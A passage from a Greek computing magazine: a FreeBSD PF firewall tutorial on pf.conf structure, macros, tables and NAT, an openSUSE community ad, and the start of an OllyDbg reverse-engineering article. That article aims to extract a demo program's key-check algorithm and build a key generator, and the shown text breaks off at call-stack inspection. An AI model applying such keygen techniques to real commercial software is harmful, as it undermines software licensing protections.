Όπως φαντάζεστε, το αρχείο ρυθμίσεων του PF μπορεί εύκολα να γίνει πολύπλοκο! Στη συνέχεια λοιπόν θα εξετάσουμε τις ενότητες στις οποίες μπορεί να χωριστεί, καθώς και το ρόλο της καθεμιάς. Μ' αυτή τη γνώση για οδηγό, θα μπορούμε ν' αυξήσουμε την αναγνωσιμότητα του pf.conf και να είμαστε πάντοτε σίγουροι ότι πετυχαίνει ακριβώς αυτό που θέλουμε. Μέχρι τότε, κρατήστε ότι το αρχείο ρυθμίσεων πρέπει να σας επιτρέπει ν' ακολουθείτε (νοερά) τη διαδρομή ενός πακέτου μέσα στο firewall. Πιο απλά, το αρχείο ρυθμίσεων πρέπει να 'ναι πάντα ξεκάθαρο και **να μη δημιουργεί την παραμικρή αμφιβολία** για το τι κάνει κάθε κανόνας. Το να δημιουργήσετε ένα πολύπλοκο pf.conf για να εντυπωσιάσετε τους φίλους σας δεν αποτελεί μόνο lame τακτική, αλλά κι επικίνδυνη τακτική! Κάνοντας κάτι τέτοιο, μερικούς μήνες αργότερα δεν θα καταλαβαίνετε ούτε εσείς οι ίδιοι πώς λειτουργεί. Εξάλλου, ένα δυσνόητο σύνολο κανόνων (ruleset) αποτελεί το εισιτήριο πρώτης θέσης για ένα firewall με ανεπιθύμητες τρύπες.

Όσα δεν είπαμε (για να μην τρομάξετε)

Στο άρθρο του τεύχους 001 δημιουργήσαμε ένα μικρό αρχείο ρυθμίσεων

για το PF, το οποίο περιείχε ένα φαινομενικά άναρχο κατεβατό από επιλογές και κανόνες. Ωστόσο το αρχείο ρυθμίσεων του PF (pf.conf) θα μπορούσε να χωριστεί σε επιμέρους ενότητες, καθεμιά από τις οποίες έχει συγκεκριμένη αποστολή και παρουσιάζει ιδιαίτερο ενδιαφέρον. Ας τις εξετάσουμε...



The Book of PF, No-nonsense guide. Μόνο 216 σελίδες! Αν θέλετε να γίνετε PF guru, αγοράστε το!

- **Macros:** Μεταβλητές στις οποίες μπορούμε να αποθηκεύσουμε διευθύνσεις IP ή τα ονόματα κάποιων interfaces. Αν θελήσουμε να μεταφέρουμε το pf.conf σ' άλλο μηχάνημα ή αν αλλάξουμε τη διεύθυνση του server, θα 'ταν μεγάλο καζίκι ν' αλλάξουμε το IP σε 10, 20 ή 100 κανόνες! Χρησιμοποιώντας macro θα κάνουμε μία μόνο αλλαγή και θ' αποφύγουμε το ψαχούλεμα σε ολόκληρο το αρχείο.
- **Tables:** Πίνακες που αποθηκεύουν λίστες από διευθύνσεις IP. Σ' έναν πίνακα, για παράδειγμα, μπορούμε ν' αποθηκεύουμε τις διευθύνσεις των spammer. Με αυτόν τον τρόπο, θα μπορούμε αργότερα να τους αντιμετωπίζουμε μ' έναν και μόνο κανόνα.
- **Options:** Θα μπορούσαμε να πούμε ότι αποτελούν παραμέτρους που προσδιορίζουν με ακρίβεια τη συμπεριφορά των βασικών μηχανισμών του firewall. Όταν επιλέξαμε την πολιτική του firewall, χρησιμοποιήσαμε την επιλογή drop. Σε κάποιον άλλο, βασικό μηχανισμό όπως αυτόν που καθορίζει το debug-level[1], υπάρχουν επιλογές όπως το none, το urgent, το loud κ.ά.
- **Traffic Normalization:** Οι οδηγίες αυτής της κατηγορίας αφορούν στην... κανονικοποίηση των διακινούμενων πακέτων. Παράδειγμα τέτοιας οδηγίας αποτελεί το scrub, που διορθώνει όποια πακέτα το χρειάζονται ώστε να φαίνεται ξεκάθαρα ο αποστολέας ή/και ο παραλήπτης.
- **Queueing:** Με αυτές τις οδηγίες μπορούμε να καθορίσουμε την προτεραιότητα που έχουν τα διάφορα πακέτα, καθώς διέρχονται από το firewall. Επομένως, με τη βοήθειά τους μπορούμε κατά κάποιο τρόπο να καθορίσουμε το bandwidth για τα πακέτα κάθε πρωτοκόλλου, interface κ.λπ.
- **Translation:** Πρόκειται για τη λειτουργία NAT (Network Address Translation), την οποία θα εξετάσουμε αναλυτικότερα στη συνέχεια.
- **Filter Rules:** Οι κανόνες με τους οποίους καθορίζουμε τελικά τη συμπεριφορά του firewall. Στους κανόνες μπορούμε να συνδυάζουμε όσα και όποια στοιχεία θέλουμε, από αυτά που είδαμε παραπάνω.
- **Comments:** Τα σχόλια ξεκινούν με το χαρακτήρα # και τερματίζουν στο τέλος της γραμμής. Προφανώς, στα σχόλια γράφουμε κάθε επεξήγηση που θα μας βοηθάει στο μέλλον να κατανοούμε το περιεχόμενο του pf.conf.

1. Πρόκειται για τη λεπτομέρεια με την οποία μας ενημερώνει το pf για όσα του συμβαίνουν.

Με εξαίρεση τα σχόλια, το PF απαιτεί από τις παραπάνω ενότητες να εμφανίζονται αυστηρά με τη σειρά που τις αναφέραμε. Με αυτή τη σειρά άλλωστε γίνεται και η επεξεργασία των πακέτων από την κυρίως μηχανή του PF, εντός του πυρήνα του λειτουργικού. Πολλοί system administrator (μαζί κι ο γράφων) έχουν αναζητήσει για ατελείωτες ώρες το λόγο για τον οποίο δεν δούλευε το NAT. Τελικά, αυτό που έφταιγε ήταν η θέση του μέσα στο pf.conf. Θα έπρεπε να βρίσκεται πριν από το filterset (τα filter rules), ενώ είχε τοποθετηθεί μετά. Από αυτή την αυστηρή σειρά εμφάνισης εξαιρούνται τα macros και τα tables. Αυτές οι οντότητες μπορούν να χρησιμοποιηθούν σε οποιοδήποτε σημείο του pf.conf. Ωστόσο, ο ορισμός ενός macro (ή ενός table) θα πρέπει να προηγείται οποιασδήποτε αναφοράς σε αυτό. Επομένως, οι ορισμοί των macro και των table θα ήταν φρόνιμο να βρίσκονται πάντα στην αρχή του αρχείου. Λαμβάνοντας υπόψη τα παραπάνω, θα μπορούσαμε να δημιουργήσουμε τον ακόλουθο σκελετό για το αρχείο pf.conf:

```
## Macros
## Tables
## Global Options
## Traffic Normalization
## Queuing Rules
## Translation Rules (NAT)
## Filter Rules
```

Τοποθετώντας καθετί κάτω από τις ενότητες που σηματοδοτούν τα σχόλια, θα είμαστε σίγουροι ότι όλα θα λειτουργούν όπως πρέπει. Εκτός βέβαια κι αν δεν λειτουργήσουν καθόλου :S Όμως σ' αυτή την περίπτωση θα ξέρουμε ότι ευθύνεται κάποιο συντακτικό λάθος κι όχι κάποιο λάθος στην αλληλουχία των εντολών!

Macros (όπως λέμε «Parabing, parabong»)

Όταν το pf.conf αρχίσει να διογκώνεται (όταν αποφασίζει κανείς να βάλει κρυφά σε όλους τους server της δουλειάς FreeBSD, τα πράγματα περιπλέκονται ;) η χρήση των macros θα αποδειχτεί σωτήρια. Τα macros κάνουν το αρχείο εξαιρετικά πιο ευανάγνωστο και διευκολύνουν την ανακύκλωσή του!

Κανένας administrator που σέβεται το χρόνο του δεν γράφει από την αρχή το pf.conf, για κάθε server. Αντίθετα, δημιουργεί ένα pf.conf για το πρώτο μηχάνημα και στη συνέχεια το αντιγράφει από τον έναν server στον άλλο, κάνοντας τις απαιτούμενες αλλαγές. Εξάλλου, τις περισσότερες φορές αρκεί να αλλάξουν μερικές διευθύνσεις IP (με βασικότερη εκείνη του ίδιου του μηχανήματος) καθώς και τα ονόματα των network interfaces. Ας δούμε ένα παράδειγμα: Ας υποθέσουμε ότι θέλουμε να μεταφέρουμε το pf.conf από τον server του σπιτιού, που χρησιμοποιεί το interface rl0 (Realtek), στο server της δουλειάς, που διαθέτει το interface em0 (Intel). Φυσικά, θα μπορούσαμε να χρησιμοποιήσουμε τη μέθοδο του search and replace σε κάποιον text editor, ώστε ν' αλλάξουμε όλα τα "rl0" σε "em0". Κάτι τέτοιο όμως θα ήταν επισφαλές και μάλλον ανόητο, από τη στιγμή που υπάρχουν τα macros! Αρκεί στην πρώτη γραμμή στο pf.conf να βάλουμε κάτι σαν αυτό:

```
main_if="rl0"
```

Μετά, όλοι οι κανόνες που αναφέρονται στο συγκεκριμένο interface θα μπορούν εναλλακτικά να αναφέρονται στο macro ονόματι main_if. Με άλλα λόγια, οι σχετικοί κανόνες θα μπορούν να γράφονται ως εξής:

```
antispoof for $main_if inet
```

Έτσι, όταν μεταφέρουμε το pf.conf στο γραφείο, το μόνο που θα χρειαστεί να κάνουμε είναι να αλλάξουμε την πρώτη γραμμή σε:

```
main_if="em0"
```

Φυσικά, μπορούμε να χρησιμοποιήσουμε τα macros και για άλλα στοιχεία. Μπορούμε για παράδειγμα να αποθηκεύσουμε τη διεύθυνση IP του μηχανήματος:

```
my_ip="192.168.0.1"
```

Στο εξής, οι κανόνες που αναφέρονται στη διεύθυνση του μηχανήματος θα γράφονται κάπως έτσι:

```
pass in proto tcp from any to $my_ip port = 80 keep state
```

Πηγαίνοντας στη δουλειά, θα αρκούσε ν' αλλάξουμε μόνο τον ορισμό του macro "my_ip". Κάπου εδώ, πολλοί θα σκεφτούν ότι η ίδια τεχνική μπορεί να εφαρμοστεί και σε περιοχές διευθύνσεων, όπως είναι η `192.168.0.0/24`. Ωστόσο, όταν θέλουμε να εφαρμόσουμε έναν κανόνα σε πολλές διευθύνσεις ταυτόχρονα, είναι προτιμότερο να χρησιμοποιούμε πίνακες...

Tables («Parabing, parabong»^2)

Το τοπικό μας δίκτυο –ένα κλασικό εσωτερικό δίκτυο κλάσης C– χρησιμοποιεί συνήθως τις διευθύνσεις που ανήκουν στην περιοχή `192.168.0.0/24`. Ας δημιουργήσουμε λοιπόν έναν πίνακα για να απλοποιήσουμε τους κανόνες που αφορούν στο τοπικό δίκτυο:

```
table <mylan> { 192.168.0.0/24 }
```

Τώρα οι κανόνες μπορούν να γράφονται με τον ακόλουθο τρόπο:

```
pass in quick proto { tcp, udp } from <mylan> to <mylan> keep
state
```

Επεκτείνοντας το παράδειγμα με το σπίτι και τη δουλειά, αν υποθέσουμε ότι στο δίκτυο της δουλειάς χρησιμοποιούμε μια ακόμα περιοχή διευθύνσεων, θα αρκούσε να επεκτείνουμε τον ορισμό του πίνακα κάπως έτσι:

```
table <mylan> {192.168.0.0/24, 192.168.1.0/24}
```

Με αυτόν τον τρόπο ο παραπάνω κανόνας θα λειτουργεί και για τις δύο περιοχές διευθύνσεων, χωρίς να τον γράψουμε δύο φορές.

Ας δούμε ένα ακόμα παράδειγμα. Ας εξετάσουμε την περίπτωση που έχουμε εντοπίσει μερικές διευθύνσεις, οι οποίες χρησιμοποιούνται από spammer. Αντί να δημιουργήσουμε έναν κανόνα για κάθε διεύθυνση, μπορούμε απλούστατα να δημιουργήσουμε έναν κανόνα, ο οποίος θα αντιμετωπίζει όλες αυτές τις διευθύνσεις. Φυσικά, κάτι τέτοιο μπορεί να γίνει εύκολα με τη βοήθεια ενός πίνακα:

```
table <spammers> { 188.138.76.156, 173.246.45.242,
191.212.57.22, 73.126.245.220 }
```

Πλέον, το μπλοκάρισμα των spammer θα γίνεται με την ακόλουθη γραμμή:

```
block in on $main_if from <spammers> to any
```

Στην παραπάνω γραμμή χρησιμοποιήσαμε κι ένα macro. Κανένας δεν το απαγορεύει. Αντίθετα θα λέγαμε ότι επιβάλλεται, στην προσπάθεια να συντάξουμε ένα ευανάγνωστο pf.conf. Δημιουργώντας τα κατάλληλα macros και tables, οι κανόνες του firewall θα μοιάζουν με απλές προτάσεις στα αγγλικά!

Η ευελιξία που προσφέρουν οι πίνακες στη λειτουργία του PF δεν περιορίζεται σε όσα είδαμε. Ένας πίνακας μπορεί να τροποποιείται δυναμικά, την ώρα που το PF είναι ήδη ενεργό. Κάτι τέτοιο επιτυγχάνεται με το προγραμματάκι pfctl. Για τις λεπτομέρειες που αφορούν στη λειτουργία του μπορείτε να δώσετε man pftl - σας το συνιστούμε ;-) Πάντως όταν οι συνθήκες το απαιτούν ένας πίνακας μπορεί εξίσου εύκολα να είναι "κλειδωμένος". Σε μια τέτοια περίπτωση το περιεχόμενό του μπορεί να τροποποιηθεί μόνον εφόσον τροποποιήσουμε το pf.conf κι επανεκκινήσουμε το PF. Για να ορίσουμε έναν κλειδωμένο πίνακα, αρκεί να συμπεριλάβουμε στον ορισμό του την επιλογή const. Για παράδειγμα, αρκεί να δώσουμε κάτι τέτοιο:

```
table <spammers> const { 188.138.76.156, 173.246.45.242,
191.212.57.22, 73.126.245.220 }
```

Τέλος, ένας πίνακας μπορεί να λαμβάνει τις τιμές του από κάποιο εξωτερικό αρχείο. Για να πετύχουμε κάτι τέτοιο, αρκεί να ορίσουμε τον πίνακα με τον ακόλουθο τρόπο:

```
table <spammers> persist file "/some_folder/some_list"
```

Η παραπάνω γραμμή δημιουργεί τον πίνακα spammers, στοιχεία του οποίου θα αποτελούν οι διευθύνσεις που αναφέρονται στο αρχείο `/some_folder/some_list`. Σημειώστε ότι κάθε διεύθυνση που θέλουμε να συμπεριλάβουμε σ' ένα τέτοιο αρχείο πρέπει να τοποθετείται σε ξεχωριστή γραμμή.

Network Address Translation (NAT)

Είναι βέβαιο ότι όρος σάς είναι γνώριμος. Για την ακρίβεια, είναι σίγουρο ότι χρησιμοποιείτε το NAT ακόμα κι αν δεν έχετε ιδέα τι κάνει ;-) Αν αμφιβάλετε, ρίξτε μια ματιά στο οικιακό σας modem-router. Καταλάβατε; Αν όχι, συνεχίστε να διαβάζετε...

Το router συνδέεται στο Internet και λαμβάνει μία διεύθυνση IP από τον πάροχό σας. Ωστόσο, στο εσωτερικό σας δίκτυο, τα μηχανήματα έχουν διευθύνσεις της μορφής `192.168.0.*` ή της μορφής `10.0.0.*` ή κάποιας άλλης από τις καθιερωμένες για τα τοπικά δίκτυα (κλάσης C). Όμως οι διευθύνσεις αυτού του είδους δεν ισχύουν στον έξω κόσμο, δηλαδή στο Internet! Επομένως, όταν προσπαθείτε να συνδεθείτε σε κάποιο site (π.χ. στο `www.freebsd.org`), αν το μηχάνημά σας έχει τη διεύθυνση `192.168.0.5`, συμβαίνουν τα ακόλουθα:

Το μηχάνημα δημιουργεί ένα πακέτο με αποστολέα τη διεύθυνση `192.168.0.5` (ή την όποια διεύθυνση χρησιμοποιεί, τέλος πάντων) και παραλήπτη τη διεύθυνση IP του server που φιλοξενεί το `www.freebsd.org`.

Καθώς ο παραλήπτης δεν βρίσκεται στο εσωτερικό δίκτυο, το πακέτο κατευθύνεται στον default gateway. Μ' άλλα λόγια, κατευθύνεται προς το router μας.

Το router βλέπει το `192.168.0.5` (αποστολέας) και το αντικαθιστά αυτόμα-

τα με τη δική του εξωτερική IP, καθώς αυτή του αποστολέα δεν παίζει στο Internet. Έτσι, το πακέτο φεύγει για το freebsd.org αλλά με διεύθυνση αποστολέα την εξωτερική, δημόσια διεύθυνση του router (εκείνη που έλαβε από τον πάροχο Internet).

Όταν έλθει η απάντηση από το freebsd.org, ο παραλήπτης δεν θα είναι η διεύθυνση `192.168.0.5`, αλλά η δημόσια του router! Η αγαπημένη μας συσκευή, ωστόσο, όταν έκανε την προηγούμενη αντικατάσταση φρόντισε να κρατήσει σημειώσεις! Έτσι, με την άφιξη της απάντησης αλλάζει τη διεύθυνση παραλήπτη σε `192.168.0.5` και προωθεί το εισερχόμενο πακέτο στο εσωτερικό δίκτυο.

Η παραπάνω διαδικασία πραγματοποιείται "διαφανώς", χωρίς να το καταλαβαίνουμε. Η μόνη περίπτωση να το αντιληφθούμε είναι αν συνδέσουμε πενήντα μηχανήματα πάνω σε ένα φτηνιάρικο router ;-) Τότε, η μνήμη του router θα τιγκάρει από σημειώσεις που θα αφορούν στις μεταφράσεις/αντιστοιχίες διευθύνσεων και τα πακέτα θα διακινούνται με μεγάλες καθυστερήσεις –αν δεν χάνονται! Αυτός είναι κι ο λόγος άλλωστε για τον οποίο στα μεγάλα και κρίσιμα δίκτυα χρησιμοποιούμε πανάκριβο εξοπλισμό.

Όλα τα παραπάνω αφορούν το θέμα μας ελάχιστα. Δημιουργούν ωστόσο ένα εύλογο ερώτημα: Θα μπορούσε αυτή η διαδικασία (η μετατροπή διευθύνσεων) να πραγματοποιείται μ' ένα μηχάνημα που τρέχει FreeBSD; Μα, και βέβαια θα μπορούσε! Σ' αυτή την περίπτωση όμως το μηχάνημα θα χρειαζόταν δύο κάρτες δικτύου (network interfaces). Προφανώς, η μία θα μιλάει με το εσωτερικό δίκτυο και άλλη με το εξωτερικό. Το ίδιο συμβαίνει και με το router σας! Η μετάφραση θα πραγματοποιείται καθώς τα πακέτα εξέρχονται (θα αλλάζει η διεύθυνση του αποστολέα), αλλά και καθώς εισέρχονται (θα αλλάζει η διεύθυνση παραλήπτη). Πριν αναφερθούμε στις προσθήκες εντός του pf.conf, πρέπει να πούμε ότι το NAT πρέπει να ενεργοποιηθεί και στο λειτουργικό σύστημα. Για το σκοπό αυτό θα επέμβετε στο αρχείο /etc/rc.conf, όπου και θα προσθέσετε την ακόλουθη γραμμή:

```
gateway_enable="YES"
```

Αμέσως μετά, για να αποφύγετε την επανεκκίνηση του συστήματος, δώστε τα ακόλουθα:

```
# sysctl net.inet.ip.forwarding=1
# /etc/rc.d/routing restart
```

Ας επιστρέψουμε τώρα στο pf.conf. Οι ρυθμίσεις για την ενεργοποίηση του NAT θα ήταν φρόνιμο να ξεκινούν με τα ακόλουθα δύο macros:

```
ext_if="rl0"
int_if="rl1"
```

Στις παραπάνω δηλώσεις θεωρούμε ότι το εξωτερικό interface (αυτό που συνδέεται στο Internet) είναι το rl0, ενώ το εσωτερικό (αυτό που συνδέεται στο τοπικό δίκτυο) είναι το rl1. Εννοείται φυσικά ότι τα δύο interfaces θα είναι σωστά ρυθμισμένα από το /etc/rc.conf! Αυτό όμως είναι θέμα για άλλο άρθρο ;-) Στη συνέχεια, για να ενεργοποιηθεί το Network Address Translation του PF θα πρέπει να προσθέσουμε στο pf.conf την παρακάτω γραμμή:

```
nat pass on $ext_if from $int_if:network to any -> $ext_if
```

Στη συνέχεια, αρκεί να επανεκκινήστε το routing και το ίδιο το PF, εκτε-

λώντας τα εξής:

```
/etc/rc.d/routing restart
/etc/rc.d/pf restart
```

Αυτό ήταν! Δεν πιστεύουμε να ψαρώσατε, ε; ;-)

Αν και η δική μας παρουσίαση του PF σταματά κάπου εδώ, η δική σας μελέτη μπορεί και πρέπει να συνεχιστεί. Θα ήταν καλό λοιπόν να μελετήσετε τα παρακάτω κείμενα:

Το OpenBSD PF FAQ. Αυτοί έφτιαξαν το PF. Κάτι θα ξέρουν. Δεν μπορεί. www.openbsd.org/faq/pf

Το man page για το pf.conf. Αρκεί να δώσετε man pf.conf από το αγαπημένο σας τερματικό.

Περιορισμένες πληροφορίες για το PF θα βρείτε και στο FreeBSD Handbook: www.freebsd.org/doc/el/books/handbook/firewalls.html (στο οποίο θα βρείτε και πληροφορίες για τα άλλα δύο firewalls που υπάρχουν στο FreeBSD!)

Και καθώς σας βλέπουμε να ετοιμάζεστε ν' αντικαταστήσετε ακόμα έναν Windows server με το FreeBSD, δεν μπορούμε παρά να τρίβουμε τα χέρια μας από ευχαρίστηση! Happy FreeBSDing!

Άλλο ένα firewall που βασίζεται στο FreeBSD είναι το monowall. Προτείνεται βέβαια μόνο για τα απογεύματα που θέλετε να τα περάσετε... ανάλαφρα. Σ' αυτό, όλες οι ρυθμίσεις πραγματοποιούνται μέσω ενός εύχρηστου web interface.



JOIN THE GREEK GEEKO FORCE !!!

Powered by Lizards, Designed for Humans !

openSUSE 12.1 Arrives !

Have a lot of fun !



Website: http://www.opensuse.gr/
Blog: http://amb.opensuse.gr/
Mailinglist: opensuse-el@opensuse.org
IRC channel: #opensuse-el
Twitter: http://twitter.com/openSUSE_Gr
identi.ca: http://identi.ca/opensusegr
Facebook: http://on.fb.me/eWFFe5

Skill: Advanced

Tags: Reversing, Debugging, Olly, Key Generators, Keygening, Assembly

Re(uni)verse it!

(Olly part II)

by Thiseas



Είναι καιρός πιστεύουμε να μιλήσουμε για την τέχνη του πραγματικού reversing. Σκεφτείτε την εξής διαδικασία: Αρχικά, παίρνουμε ένα πρόγραμμα και το αναλύουμε με κάποιον debugger. Στη συνέχεια το τροποποιούμε προσθέτοντας ή αλλάζοντας ένα JMP, ώστε να παρακάμπτεται η όποια διαδικασία προστασίας. Στο τέλος το αποθηκεύουμε ως ένα νέο εκτελέσιμο. Αυτό το εκτελέσιμο είναι το λεγόμενο cracked executable, ενώ η διαδικασία που περιγράψαμε ονομάζεται patching και *ουδεμία* σχέση έχει με το reversing. Αυτό για να μην έχουμε παρεξηγήσεις ;)

Η διαδικασία του reversing ενός προγράμματος σημαίνει την ανάλυσή του, με στόχο την κατανόηση του εσωτερικού αλγορίθμου και γενικότερα του τρόπου λειτουργίας του πηγαίου κώδικα. Όλα αυτά βέβαια χωρίς να έχουμε στα χέρια μας τον πηγαίο κώδικα! Μ' άλλα λόγια, η διαδικασία του reversing είναι η αντίστροφη (reverse) από εκείνη που ακολουθούμε όταν δημιουργούμε ένα πρόγραμμα. Φυσικά, πολλές φορές δεν χρειάζεται να κατανοήσουμε όλο το πρόγραμμα αλλά μόνο το τμήμα που μας ενδιαφέρει. Στη δική μας περίπτωση (αυτή που θα εξετάσουμε) θ' ασχοληθούμε με το τμήμα που ελέγχει τη γνησιότητα του κλειδιού που ζητείται από το χρήστη προκειμένου το πρόγραμμα να ξεκλειδώσει ή να ενεργοποιηθεί.

Σε αυτό το άρθρο, λοιπόν, θα εφαρμόσουμε το reversing στο πρόγραμμα ελέγχου κλειδιού που φτιάξαμε στο άρθρο που αρχίζει από τη σελίδα 12. Σ' αυτή την προσπάθεια θα λειτουργήσουμε σαν να μην είχαμε τον πηγαίο κώδικα παρά μόνο το εκτελέσιμο αρχείο (το EXE) και σαν να ήμασταν πολύ μοχθηροί τύποι (σαν τους μουργόλυκους, ένα πράγμα :D) Τελικά, θα παρακάμψουμε την προστασία του προγράμματος κατασκευάζοντας ένα εργαλείο που παράγει γνήσια κλειδιά. Ναι, καλά το καταλάβατε. Σ' αυτό το άρθρο θα μιλήσουμε για reversing και key-generators (keygen)!



Εικόνα 1
Το πρόγραμμα δεν δίνει πολλές επιλογές... Καλύτερα! Η αναζήτηση στον κώδικα με τον Olly debugger θα είναι απλούστερη ;)


Ας αρχίσει η δράση...

Έστω ότι έχει πέσει στα χέρια μας το εκτελέσιμο πρόγραμμα με το όνομα KeyProtected1.exe, το οποίο για να τρέξει, απαιτεί να διαθέτεις ένα γνήσιο κλειδί (πάρτε το ZIP με το EXE από το `http://bit.ly/dh002keyprotectedexe`). Θα χρησιμοποιήσουμε (guess who) τον Olly Debugger, ώστε να τρέξουμε το πρόγραμμα και μέσω αυτού να βρούμε (να μελετήσουμε) τον αλγόριθμο ελέγχου του κλειδιού. Έτσι θα μπορέσουμε να κατανοήσουμε και τον αλγόριθμο δημιουργίας των κλειδιών, ώστε να τον αναπαράγουμε!

Πριν ξεκινήσουμε τον Olly θα πρέπει ν' ακολουθήσουμε τη διαδικασία που, κατά την άποψη μας, πρέπει ν' ακολουθεί κάθε reverser: Ανοίγουμε το προς μελέτη πρόγραμμα *χωρίς* τον Olly κι εξετάζουμε τη λειτουργία του. Επίσης, προσπαθούμε να δούμε όλα τα μηνύματα που βγάζει, για κάθε πιθανή ενέργεια που μας επιτρέπει να κάνουμε. Αυτό το βήμα είναι πάρα πολύ σημαντικό, γιατί όπως θα δούμε παρακάτω θα μας βοηθήσει να βρούμε πιο εύκολα τον αλγόριθμο που ψάχνουμε: Αυτόν που ελέγχει το κλειδί! Αυτό που παρατηρούμε καθώς τρέχουμε το πρόγραμμα είναι

ότι δεν έχουμε και πάρα πολλές επιλογές (βλ. εικόνα 1). Το πρόγραμμα μάς ζητά ένα κλειδί κι εμφανίζει ένα μήνυμα λάθους, στην περίπτωση που δώσουμε ένα μη έγκυρο. Τίποτα πρωτότυπο μέχρι εδώ.


Ας ανοίξουμε τώρα το πρόγραμμα με τον Olly κι ας επαναλάβουμε πάλι τη διαδικασία για να πάρουμε το μήνυμα λάθους. Μόλις εμφανιστεί το «Registration Failed» επιλέγουμε το ανοιχτό παράθυρο του Olly και πατάμε [F12] (pause), ώστε να διακόψουμε την εκτέλεση του προγράμματος στο συγκεκριμένο σημείο. Απ' αυτό το σημείο θ' αρχίσουμε να δουλεύουμε με τον debbuger. Αμέσως μετά το [F12], λοιπόν, πατάμε [ALT+K] (βλ. εικόνα 2). Μ' αυτό βλέπουμε ότι ανοίγει ένα παράθυρο με τ' όνομα «Call stack of main thread». Ας σταθούμε λίγο σ' αυτό. Πρέπει να ξέρουμε ότι κάθε πρόγραμμα στα Windows εκτελείται μέσα σ' ένα thread, που δημιουργείται από το σύστημα. Σκεφτείτε το thread σαν ένα κομμάτι μνήμης που δεσμεύεται από το λειτουργικό κι αποδίδεται στο εκτελούμενο πρόγραμμα. Ταυτόχρονα με τη δέσμευση της μνήμης ενημερώνεται κι ο επεξεργαστής, ώστε να εκτελέσει τον κώδικα του νέου thread. Ένα πρόγραμμα μπορεί να τρέξει σε πολλά threads, όπως επίσης μπορεί να δημιουργήσει και πρόσθετα (τα λεγόμενα child-threads). Το αρχικό thread ονομάζεται main thread. Όλα καλά μέχρι εδώ, θα μας πείτε, όμως αυτό



Εικόνα 2
Σταματήσαμε το πρόγραμμα τη στιγμή που εμφανίστηκε το μήνυμα λάθους. Ας δούμε ποιος κάλεσε τη διαδικασία εμφάνισης του μηνύματος. Ίσως αυτός ο «κάποιος» να πραγματοποίησε και τον έλεγχο γνησιότητας του κλειδιού!

